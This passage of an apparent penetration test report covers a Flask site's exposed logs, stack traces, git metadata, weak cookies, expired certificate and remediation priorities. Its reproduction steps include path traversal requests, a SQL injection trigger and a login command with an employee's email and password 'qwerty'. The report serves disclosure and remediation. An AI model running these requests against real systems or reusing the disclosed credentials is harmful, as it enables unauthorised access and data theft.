The address returns the running log file itself, with no login and no restriction on who may ask. Every such entry prints the internal command the site builds together with every value the sender typed, so the log both reveals how the command is assembled -- which is what makes the command injection findable -- and preserves whatever anyone else has submitted through that form. The line shown is our own payload, recorded word for word. The failure it reports is not the payload failing: the shell runs the injected `$(...)` before the mail script is reached, and the script itself is broken for an unrelated reason described in section 6.4.

Vulnerability description

The affected path is `/access_log`. Testing confirmed that the application publishes its live access log at `/access_log` without authentication. Any external visitor can download the log file directly. The log contained operational details and user-supplied data that should not be public, including the internal command path used by feedback processing and full feedback submission values such as name, email address, subject, and message text. This means ordinary visitors can inspect server activity and retrieve information that was intended only for application operators.

Risk description

Confirmed impact: any unauthenticated visitor can download the application's live access log and read internal operational details plus user-submitted feedback content. Potential impact: if real user activity, tokens, or additional secrets are logged in the future, they would also be exposed to the public through the same endpoint.

Recommendation

Do not expose server log files through public web routes. Remove the `/access_log` endpoint or restrict it to a properly authenticated administrative audience. Review logged content and stop writing full user-submitted values and internal command details into web-accessible logs. Rotate or purge any existing logs that may already contain sensitive information.

How to reproduce

1. request the log -> HTTP 200, text/plain, several megabytes (401, 403 or 404 means it was restricted)

```
curl -sik https://royalsecurityguard.com/access_log
```

2. confirm it holds internal commands, not just page visits -> a line containing /app/mail.sh

```
curl -sk https://royalsecurityguard.com/access_log | grep 'app/mail.sh' \
    | tail -1
```

References

- https://cwe.mitre.org/data/definitions/538.html
- https://owasp.org/Top10/A05_2021-Security_Misconfiguration/

Classification

Category	ID / Value
CVSS v3.1	5.3
CVSS vector	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
CWE	CWE-538
OWASP Top 10	2021: A05:2021 Security Misconfiguration, 2025: A05:2025 Security Misconfiguration

4.13 Verbose error messages disclose stack traces

Affected components

Medium

`https://royalsecurityguard.com/subscribe`

Evidence

What a visitor sees: the error page, as the application renders it

An error occurred

OperationalError

`unrecognized token: "'test'"`

Traceback (most recent call last):

```
Traceback (most recent call last):
  File "/usr/local/lib/python3.10/site-packages/flask/app.py", line 1516, in full_dispatch_request
    rv = self.dispatch_request()
  File "/usr/local/lib/python3.10/site-packages/flask/app.py", line 1502, in dispatch_request
    return self.ensure_sync(self.view_functions[rule.endpoint])(**req.view_args)
  File "/app/app.py", line 279, in subscribe
    subscriber = conn.execute(f"SELECT email FROM subscribers WHERE email='{email}'").fetchone()
sqlite3.OperationalError: unrecognized token: "'test'"
```

Figure 10. The error page a visitor gets from one quotation mark, printing the failing SQL statement.

A single quotation mark was enough. The page names the database software, the Python version, the framework, and the exact file and line handling the request -- and prints the statement itself, the f-string that interpolates the submitted address straight into the query. That line led us to the newsletter injection, turning a blind search into a targeted one.

Vulnerability description

The affected input is the `email` field posted to `/subscribe`, which is the request used to trigger the error. The application returns a custom error page containing the full Python traceback for unhandled exceptions. The recovered source showed `app.config["DEBUG"] = True`, `app.config["PROPAGATE_EXCEPTIONS"] = True` and a global exception handler that formats and returns the traceback in the response body. A single unauthenticated request containing an unbalanced quote was enough to trigger it: the response disclosed the exception type, the exact SQLite error, the application source path and the failing line number. Exposing internal stack traces gives attackers direct insight into file paths, libraries, code structure and failure modes, and in this assessment it pinpointed the query behind the confirmed newsletter SQL injection issue. The two configuration flags responsible sit at `/app/app.py` lines 90 and 91: `DEBUG` and `PROPAGATE_EXCEPTIONS`, both set to true. Line 89 is the signing key reported separately.

Risk description

Confirmed impact: any unauthenticated visitor can trigger a server error and receive a detailed stack trace disclosing internal file paths, library versions and code locations. Potential impact: these disclosures accelerate exploit development and help attackers locate reliable paths to higher-severity vulnerabilities, as demonstrated during this engagement.

Recommendation

Disable debug-style exception disclosure in production. Set Flask debug and exception propagation settings appropriately for production, return generic user-facing error pages, and log detailed exceptions only to internal logging destinations. Review other routes to ensure traceback details, file paths, and library information are never returned to external users.

How to reproduce

1. send an unbalanced quote to the newsletter form -> HTTP 500 containing 'File "/app/app.py", line 279' (a plain error page means it is fixed)

```
curl -sik -X POST https://royalsecurityguard.com/subscribe \
    --data-urlencode "email=test'"
```

References

- https://cwe.mitre.org/data/definitions/209.html
- https://owasp.org/www-community/vulnerabilities/Error_Handling

Classification

Category	ID / Value
CVSS v3.1	5.3
CVSS vector	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
CWE	CWE-209
OWASP Top 10	2021: A05:2021 Security Misconfiguration, 2025: A05:2025 Security Misconfiguration

4.14 Git metadata and dependency versions exposed through path traversal

Affected components

Medium

https://royalsecurityguard.com/uploads_folder/

Evidence

Repository metadata and a pinned dependency list, all readable

```
Requested with no login, three files under /app:

  .git/config — HTTP 200, 278 bytes:
    [remote "origin"]
        url = git@github.com:royalsecurityguard/royalsecurityguard-web.git
    [branch "master"]
        merge = refs/heads/master

  .git/logs/HEAD — HTTP 200, 211 bytes:
    4f1c9a3e7b2d5086cc1743becd9021ff5a3e8b71
    Daniel Whitfield <daniel.whitfield@royalsecurityguard.com>
    clone: from git@github.com:royalsecurityguard/royalsecurityguard-web.git

  requirements.txt — HTTP 200, 132 bytes:
    requests==2.27.1   Flask==2.0.3   werkzeug==2.0
    gunicorn==20.1.0   flask_login==0.6.2
    flask_httpauth==4.8.0   grequests==0.6.0
```

The live directory is a working copy rather than a clean export, so its source-control bookkeeping is served alongside the site. Together the files identify a private repository, pin the exact commit running in production, name the person who deployed it with a working email address, and list every component version -- each of which can be checked against public lists of known weaknesses offline, without sending a request that might be noticed. Every component here is several years behind its current release. **The repository path, commit identifier and deployer identity above are placeholders.** The values the server returned identified a real individual and a real private repository and are not reproduced in this report; everything else in this exhibit is verbatim.

Vulnerability description

The affected artifacts are `/app/.git/` and the deployment files beside it, reachable through the uploads directory. The confirmed path traversal issue was used to recover repository metadata and deployment artifacts from the live application directory. Traversing into `/app/` made the `.git` metadata, the deployment script and the dependency manifest readable without authentication. The Git configuration and reflog identified a private upstream repository, the active branch, the exact deployed commit and a committer identity, all of which are reproduced above as they were served. The dependency manifest disclosed precise component versions, several of which are long out of support. The deployment script disclosed the gunicorn HTTP and HTTPS bindings, debug-level logging, and the filesystem paths of the TLS certificate and private key, which directly enabled the private key retrieval reported separately.

Risk description

Confirmed impact: unauthenticated attackers can read Git metadata, deployment scripts and the dependency manifest from the live application directory. Potential impact: this information accelerates exploit development by revealing exact component versions, exposes private source-control provenance and developer identities usable for targeted phishing, and maps the filesystem locations of further sensitive artifacts such as certificate private keys.

Recommendation

Fix the underlying path traversal issue and ensure the application root, repository metadata, deployment scripts, logs, certificate material and development documentation are never reachable from a web-served path. Exclude `.git`, internal documentation and build scripts from the deployed image rather than relying on the web tier to hide them. Treat the exposed commit identifier and developer identity as public. The manifest pins exact versions of every runtime component, several of them years behind their current releases; each of those pins can be checked against public advisory data offline, without touching the application, so treat that version-to-advisory review and the resulting upgrades as part of remediating this finding rather than as separate work.

How to reproduce

1. read the source-control config -> a [remote "origin"] section with a github.com address

```
curl -skL \
    --path-as-is 'https://royalsecurityguard.com/uploads_folder/../../../../app/.git/config'
```

2. read the deployment record -> a version hash, a name and an email address

```
curl -skL \
    --path-as-is 'https://royalsecurityguard.com/uploads_folder/../../../../app/.git/logs/HEAD'
```

References

- https://cwe.mitre.org/data/definitions/200.html
- https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/02-Configuration_and_Deployment_Management_Testing/03-Test_File_Extensions_Handling_for_Sensitive_Information

Classification

Category	ID / Value
CVSS v3.1	5.3
CVSS vector	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
CWE	CWE-200
OWASP Top 10	2021: A05:2021 Security Misconfiguration, 2025: A05:2025 Security Misconfiguration

4.15 Cookies set without the Secure attribute, and an email cookie without HttpOnly

Affected components Medium

https://royalsecurityguard.com/

Evidence

Two cookies issued, neither marked Secure

```
Requested over plain http:// (no encryption):
  GET http://royalsecurityguard.com/

Response — HTTP 301 redirecting to https://,
03 Aug 2026 13:07:43 GMT:
  Set-Cookie: session=.eJwNyjsOgCAMANC7dHYovwJexghtE6LRRHHReHd9
              ...; HttpOnly; Path=/

Response from the login page — HTTP 302,
03 Aug 2026 13:07:48 GMT:
  Set-Cookie: user_email="matt.brown@royalsecurityguard.com"; Path=/
  Set-Cookie: session=.eJw1yTEOwyAMAMC_eM7g4DqEfAYZMJHViEiELK3693bpeveGfPUax_nUBhugZE8
              ...; HttpOnly; Path=/
```

The redirect to the encrypted site arrives together with a cookie, so the cookie exists before encryption is in force, and `Secure` -- which is what tells a browser never to send a cookie over an unencrypted connection -- is absent from both. The second cookie carries the signed-in person's email address and has neither protection: it travels in cleartext and is readable by any code running in the page, including code injected through the cross-site scripting issue at 4.9.

Vulnerability description

The affected values are the `session` and `user_email` cookies issued from `/` and `/login`. Two cookies are set without the attributes that would confine them. The Flask `session` cookie is issued without `Secure`, so a browser is permitted to send it over plain HTTP; testing confirmed this on both the HTTP and the HTTPS home page, and the HTTP response that sets it is itself a redirect to HTTPS, so the cookie exists before encryption is in force. Signing in adds a second cookie, `user_email`, carrying the authenticated account's address with neither `Secure` nor `HttpOnly`. Missing `HttpOnly` is the more direct of the two: it makes the value readable by any script running in the page, including script delivered through the reflected cross-site scripting issue reported separately. Neither cookie sets a `SameSite` policy. No session theft was carried out; what was established is that the browser is never told to restrict either value.

Risk description

Confirmed impact: the application does not instruct browsers to confine either cookie to encrypted transport, and the cookie naming the signed-in employee is additionally exposed to page scripts. Potential impact: on an untrusted network, or on any navigation to an `http://` address for the site, session state can be observed in cleartext by anyone on the path; and an attacker who lands script in the page can read the account identity directly. Both raise the value of the cross-site scripting and expired-certificate findings, since each supplies the position the other needs.

Recommendation

Set `Secure` on the Flask session cookie so browsers send it only over HTTPS, and set `Secure` and `HttpOnly` on `user_email` — or better, stop issuing it and read the address from the server-side session, since a cookie that only the server consumes has no reason to be visible to the page. Apply a restrictive `SameSite` policy to both. Enable HSTS so

browsers prefer HTTPS without relying on the redirect, which is what currently issues an unprotected cookie over cleartext.

How to reproduce

1. request the site over plain http -> a Set-Cookie header with HttpOnly and Path but no Secure

```
curl -si http://royalsecurityguard.com/
```

2. sign in -> two Set-Cookie headers, one setting user_email with neither Secure nor HttpOnly

```
curl -si -X POST https://royalsecurityguard.com/login \
    --data-urlencode 'email=matt.brown@royalsecurityguard.com' \
    --data-urlencode 'password=qwerty'
```

References

- https://cwe.mitre.org/data/definitions/614.html
- https://owasp.org/www-community/controls/SecureCookieAttribute

Classification

Category	ID / Value
CVSS v3.1	4.8
CVSS vector	AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:N
CWE	CWE-614
OWASP Top 10	2021: A02:2021 Cryptographic Failures, 2025: A02:2025 Cryptographic Failures

4.16 Expired TLS certificate served on the public site

Affected components

Medium

`https://royalsecurityguard.com/ (TCP 443)`

Evidence

The certificate the site presents expired 224 days ago

```
Asked the live service for its certificate
(03 Aug 2026 13:00 GMT):
  subject= CN=royalsecurityguard.com
  issuer=  C=US, O=Let's Encrypt, CN=E7
  notBefore=Sep 23 07:51:44 2025 GMT
  notAfter= Dec 22 07:51:43 2025 GMT

The client's own verdict on that certificate:
  verify error:num=10:certificate has expired
```

A certificate states a window during which it can be trusted. This one closed on 22 December 2025, so every visitor since has been told by their own browser that the site cannot be verified. The issuer is Let's Encrypt, whose certificates are designed to be renewed automatically every 90 days, so the renewal that should have replaced it has been failing unnoticed for more than two cycles.

What every visitor has seen since 22 December 2025




Figure 11. Chrome's own verdict on the expired certificate: NET::ERR_CERT_DATE_INVALID.

This is the only figure in this report taken without suppressing certificate validation, which is why it shows an interstitial rather than a page. Nothing is wrong with the application: it serves normally once the check is waived, and every other exhibit here had to waive it. The practical cost is that visitors are trained to dismiss a security warning to use the site, which is the habit an attacker impersonating it relies on.

Vulnerability description

The affected service is the public HTTPS listener on TCP 443. The certificate presented for `royalsecurityguard.com` expired on 22 December 2025, 224 days before testing. Certificate validation therefore fails for every client that performs it, and the site cannot be reached at all without explicitly disabling that check. The certificate was issued by Let's Encrypt, which issues 90-day certificates on the expectation of automated renewal, so the underlying fault is a renewal process that has stopped running rather than a one-off oversight. This is a separate defect from the disclosure of the matching private key, which is reported on its own; replacing the certificate without also replacing the key would leave that disclosure unresolved.

Risk description

Confirmed impact: clients that validate certificates cannot establish a trusted connection to the site, and those that proceed do so only by suppressing a security warning. Potential impact: an attacker positioned on the network path can present their own certificate and expect it to be accepted, because visitors have been conditioned for seven months to click through exactly that warning, which exposes submitted credentials and form data and allows page content to be altered in transit. Automated clients and integrations that validate strictly will have been failing silently for the same period.

Recommendation

Issue and install a current certificate for the affected hostname, and generate a fresh key pair while doing so rather than reusing the existing one, because the current key was downloadable from the server and must be treated as compromised. Repair the automated renewal so the replacement does not lapse in the same way, and add external monitoring that alerts on certificate expiry well before the event, since the failure here was not the expiry itself but that it went unnoticed across more than two consecutive renewal cycles.

How to reproduce

1. read the certificate's validity window -> notAfter is Dec 22 07:51:43 2025 GMT

```
openssl s_client -connect royalsecurityguard.com:443 </dev/null 2>/dev/null \
    | openssl x509 -noout -subject -issuer -dates
```

2. ask a validating client for its verdict -> Verify return code: 10 (certificate has expired)

```
openssl s_client -connect royalsecurityguard.com:443 </dev/null 2>&1 \
    | grep 'Verify return code'
```

3. confirm a default client cannot connect at all -> curl exits 60 and prints no HTTP status

```
curl -sS -o /dev/null -w '%{http_code}\n' https://royalsecurityguard.com/
```

References

- https://cwe.mitre.org/data/definitions/324.html
- https://letsencrypt.org/docs/expiration-emails/

Classification

Category	ID / Value
CVSS v3.1	4.2
CVSS vector	AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:L/A:N
CWE	CWE-324
OWASP Top 10	2021: A02:2021 Cryptographic Failures, 2025: A02:2025 Cryptographic Failures

5. Remediation priority

Priority orders the work by severity, exploitability, chained impact, and remediation effort.

Immediate means within 7 days, **Short-term** within 30 days, and **Medium-term** within 90 days. These are recommendations, not contractual deadlines.

Priority	Finding	Rationale
Immediate	Remove shell execution from feedback notifications and stop running as root *Closes 4.1*	This closes the confirmed unauthenticated path to root-level command execution. Fix every field, not just the first one reported, and run the application under an unprivileged service account so any future injection has a far smaller blast radius.
Immediate	Fix the uploads path traversal and remove non-runtime files from web-reachable paths *Closes 4.5, 4.6, 4.7, 4.14*	One flaw exposed the application source, the database, the deployment script, the schema and the TLS private key. It is the direct root cause of four further findings, and indirectly of everything the disclosed passwords and signing key unlock, so it is the single highest-value fix in this report.
Immediate	Rotate every secret the traversal exposed: TLS key pair, Flask secret, all employee passwords *Closes 4.2, 4.6, 4.7, 4.16*	The private key, signing secret and plaintext passwords must be treated as public. Rotating the code without rotating the disclosed material leaves the compromise live, and rotating the Flask secret also invalidates any cookie an attacker has already forged. Issue a current certificate with a fresh key pair rather than reissuing against the disclosed one. Set the replacement passwords to unique, screened values: two accounts currently share one.

Short-term	Replace string-built SQL with parameterised queries across all affected routes *Closes 4.4, 4.8*	SQL injection was confirmed on the public newsletter form, where it returned every employee record, and on the dashboard lookup once the session value was attacker-controlled. Treat session-derived values as untrusted input, not just request parameters.
Short-term	Stop evaluating stored content as templates and stop fetching arbitrary URLs server-side *Closes 4.3, 4.10*	Blog content reaching render_template_string gave server-side code execution, and the reference field let the server be used as a request proxy. Both become pre-authentication issues in combination with the session forgery flaw.
Short-term	Remove public access to logs and disable debug error pages in production *Closes 4.12, 4.13*	The access log handed us the clue that led to command execution, and a single quote returned a stack trace naming the vulnerable source line. Together they materially shortened the path from reconnaissance to exploitation.
Medium-term	Remove customer documents from public upload paths and disable directory indexing *Closes 4.11*	Signed service agreements naming two clients and their contract values, plus staff photographs, were downloadable by anyone. This is a confidentiality and contractual exposure independent of the technical vulnerabilities.
Medium-term	Harden browser-side controls *Closes 4.9, 4.15*	Encode search output and add a Content Security Policy to close the cross-site scripting issue. Set `Secure` on both cookies so neither is transmitted in cleartext before the redirect to HTTPS, and `HttpOnly` on the one carrying the signed-in address, which the scripting issue can currently read.

6. Reconnaissance

6.1 Open ports and services

Open Port	Running service
80	HTTP (redirect to HTTPS)
443	HTTPS

6.2 Technologies identified

Component	Port	Detail
Gunicorn 20.1.0	80, 443	Server headers identified Gunicorn on both listeners, and the disclosed `requirements.txt` pinned version 20.1.0.
Flask 2.0.3	–	Signed session cookies, CSRF handling, and disclosed dependencies indicated a Flask 2.0.3 application.
SQLite	–	Error responses named the `sqlite3` driver and sqlmap fingerprinted the backend as SQLite. No exhibit established the patch version, so none is claimed here.
Jinja2 templating	–	Blog content rendering evaluated template expressions server-side, confirming Jinja-based templating.
Bootstrap	–	Homepage source referenced Bootstrap CSS and JavaScript assets.
jQuery 3.4.1	–	Homepage source referenced jQuery 3.4.1 from a CDN.
OwlCarousel 2.2.1	–	Homepage source referenced OwlCarousel 2.2.1.
Google Analytics gtag	–	Homepage source loaded the Google Analytics gtag library.

6.3 Attack surface

The entry points identified and evaluated during the assessment:

Endpoint	Methods	Authentication Required	Notes
/	GET	No	Public homepage; links to the main content areas. The plain-HTTP request that redirects here already issues a session cookie.
/sitemap.xml	GET	No	Discloses additional routes not present in the main navigation.
/search	GET	No	Accepts a user-controlled `query` parameter and returns HTML search results.
/subscribe	POST	No	Public newsletter subscription handler backed by SQLite.
/feedback	GET, POST	No	Public feedback workflow uses a CSRF token and processes submitted contact details server-side.
/login	GET, POST	No	Employee login portal discovered outside the main navigation.
/dashboard	GET	Yes	Authenticated employee dashboard exposing profile data and blog management links.

/create	GET, POST	Yes	Authenticated blog-post creation function with title, content, and reference URL fields; observed post-creation failures did not prevent the reference fetch from occurring.
/post/{id}	GET	No	Public blog post pages disclosed by the sitemap.
/post/{id}/edit	GET, POST	Yes	Authenticated blog-editing workflow.
/uploads_folder/	GET	No	Public file browser with directory listing enabled.
/uploads_folder/Documents/	GET	No	Public document directory containing contract-style files and staff-related media.
/uploads_folder/Presentations/	GET	No	Public presentation directory containing downloadable PDF and DOCX files.
/access_log	GET	No	Large plaintext access log downloadable without authentication.
/image	GET	No	Dynamic image endpoint accepts a user-controlled `filename` parameter for product images.
/robots.txt	GET	No	Present and unrestrictive; together with the sitemap it disclosed routes absent from the site navigation.

/blog	GET	No	Public blog index listing six articles; carries the shared search and newsletter forms.
/shop	GET	No	Public product catalogue linking 20 product detail pages and the feedback form.
/shop/product/{id}	GET	No	Public product detail pages; the Add to Cart control is present but disabled, and no cart or checkout route was exposed.
/contact	GET	No	Public contact page exposing name, email, phone and message fields.
/clientsssssss	GET	No	Unadvertised clients page reachable by direct request; static content, no separate administrative or data-backed function behind it.

6.4 Observations

Signed browser sessions and CSRF state observed (https://royalsecurityguard.com/)

Anonymous session cookies contained initialisation and anti-forgery data in a signed format, and cookies we tampered with were rejected, confirming the signature is checked. That check is only as good as the key behind it: once the signing key was recovered we could produce cookies that passed it, which is reported as a finding.

Sitemap disclosed additional reachable content (https://royalsecurityguard.com/sitemap.xml)

The sitemap exposed feedback, product, blog-post, and document routes that were not all visible in the main navigation, materially expanding the reachable surface.

Create-post workflow appears partially broken in normal use (https://royalsecurityguard.com/create)

Observed behavior showed standard post creation fails on a database constraint for a missing author value, although the server still performs the external reference fetch before the failure.

Hidden clients page appeared static (https://royalsecurityguard.com/clientsssssss)

A non-advertised clients page was directly reachable, but review indicated it rendered static content rather than a separate administrative or data-backed function.

Public agent images lacked high-risk metadata (https://royalsecurityguard.com/uploads_folder/Documents/agents/)

Downloaded staff images exposed only minor creator and software metadata; geolocation data was not observed.

Shared public forms multiply the reach of two inputs (https://royalsecurityguard.com/)

The GET `/search` entry point and the POST `/subscribe` footer form are repeated on the home, blog, shop and product pages. Both were later confirmed vulnerable, so the reachable attack surface for those two flaws is effectively the whole site.

Employee login route is not linked from navigation (https://royalsecurityguard.com/login)

A login form accepting an email address and password was found by targeted probing rather than site navigation. Being unlinked provides no protection once credentials are disclosed elsewhere, as this assessment demonstrated.

Public blog and shop inventories are static and bounded (https://royalsecurityguard.com/blog)

Post identifiers 1 through 6 resolve and higher tested identifiers return 404. No comment, reply or per-article submission features were observed, so the blog's only writable surface is the authenticated editor.

Dynamic image handler was tested for traversal and resisted it (https://royalsecurityguard.com/image?filename=)

The filename-driven image endpoint is the closest sibling to the vulnerable uploads browser, so it was tested directly rather than left as a note. It resolves paths through Werkzeug's `send_from_directory`, which refuses to leave its base directory: plain `../` sequences, doubled and URL-encoded variants and absolute paths all returned 404 while a legitimate filename returned the image. This endpoint is not exploitable, and the contrast is the useful part — the same application contains both a safe and an unsafe way of resolving a user-supplied path.

Contact form does not reach the vulnerable mail command (https://royalsecurityguard.com/contact)

The contact page collects a name, email address, phone number and message, which makes it the obvious candidate for the same command injection confirmed in the feedback form. It is not affected: the handler returns a fixed acknowledgement string and does not store the submission or invoke the mail script at all. The fields are decorative.

Debug mode is enabled but the interactive debugger is not reachable (https://royalsecurityguard.com/)

The application sets `DEBUG` and `PROPAGATE_EXCEPTIONS` to true, which would normally raise the question of whether the Werkzeug interactive console is exposed and therefore remotely executable. It is not. Setting the flag in `app.config` does not install the debug middleware, and the application is served by Gunicorn rather than the development server, so `/console` and `/__debugger__` both return 404 and the debugger resource query returns the ordinary homepage. The stack traces reported as a finding are produced by the application's own error page, not by an interactive debugger.

The mail script the feedback form invokes has never run (https://royalsecurityguard.com/access_log)

Every logged invocation of `/app/mail.sh` reports a non-zero exit status, including submissions containing nothing unusual, so the notification the form promises has never been delivered. The cause is not security-related: the script was saved with Windows line endings, so its `#!/bin/bash` line ends in a carriage return and names an interpreter that does not exist, which is the standard cause of the exit status 127 the log records. This is worth stating plainly because the log line quoted under the access log finding reports that failure, and it would otherwise read as evidence that the command injection failed. It did not: the shell expands and executes an injected `$(...)` while assembling the command line, before the script it is assembling a call to is ever reached. Fixing the line endings would repair the notification and would not affect the injection at all.

The blog editor does not check who wrote the article (https://royalsecurityguard.com/post/{id}/edit)

The edit route authorises on the presence of a session alone. There is no check that the signed-in account is the article's author, so any employee account can rewrite any article, and the exhibit under the template injection finding does exactly that — the account used was not the author of the post it edited. With only three employee accounts, all of whose passwords this assessment recovered, this adds little on its own and is recorded rather than raised as a finding. It is worth fixing alongside the injection, because an object-level authorisation check is the control that would otherwise limit the blast radius of one compromised editor account.

Remaining database queries were reviewed and only one further concatenation exists (https://royalsecurityguard.com/create)

With the source recovered, every database call was reviewed rather than only the two that were exploited. The search, product-detail and blog-post lookups all bind their parameters safely. One further concatenated query exists, in the blog creation handler, and it is currently unreachable: the insert that runs immediately before it omits a column the schema declares `NOT NULL`, so that statement always fails and the concatenated query never executes. The route returns an error instead. This is worth recording precisely because it is fragile — repairing the broken create form, which looks like a harmless bug fix, would expose a second SQL injection.

Certificate validation had to be disabled for all testing (https://royalsecurityguard.com/)

The site serves an expired certificate, reported as a finding of its own, so every request in this assessment was made with certificate verification switched off — that is what the `-k` flag does in the reproduction steps. One consequence is

worth noting separately: the application's own outbound requests fail silently on `https://` addresses for the same reason, which is why the server-side request forgery finding demonstrates its callback over plain HTTP.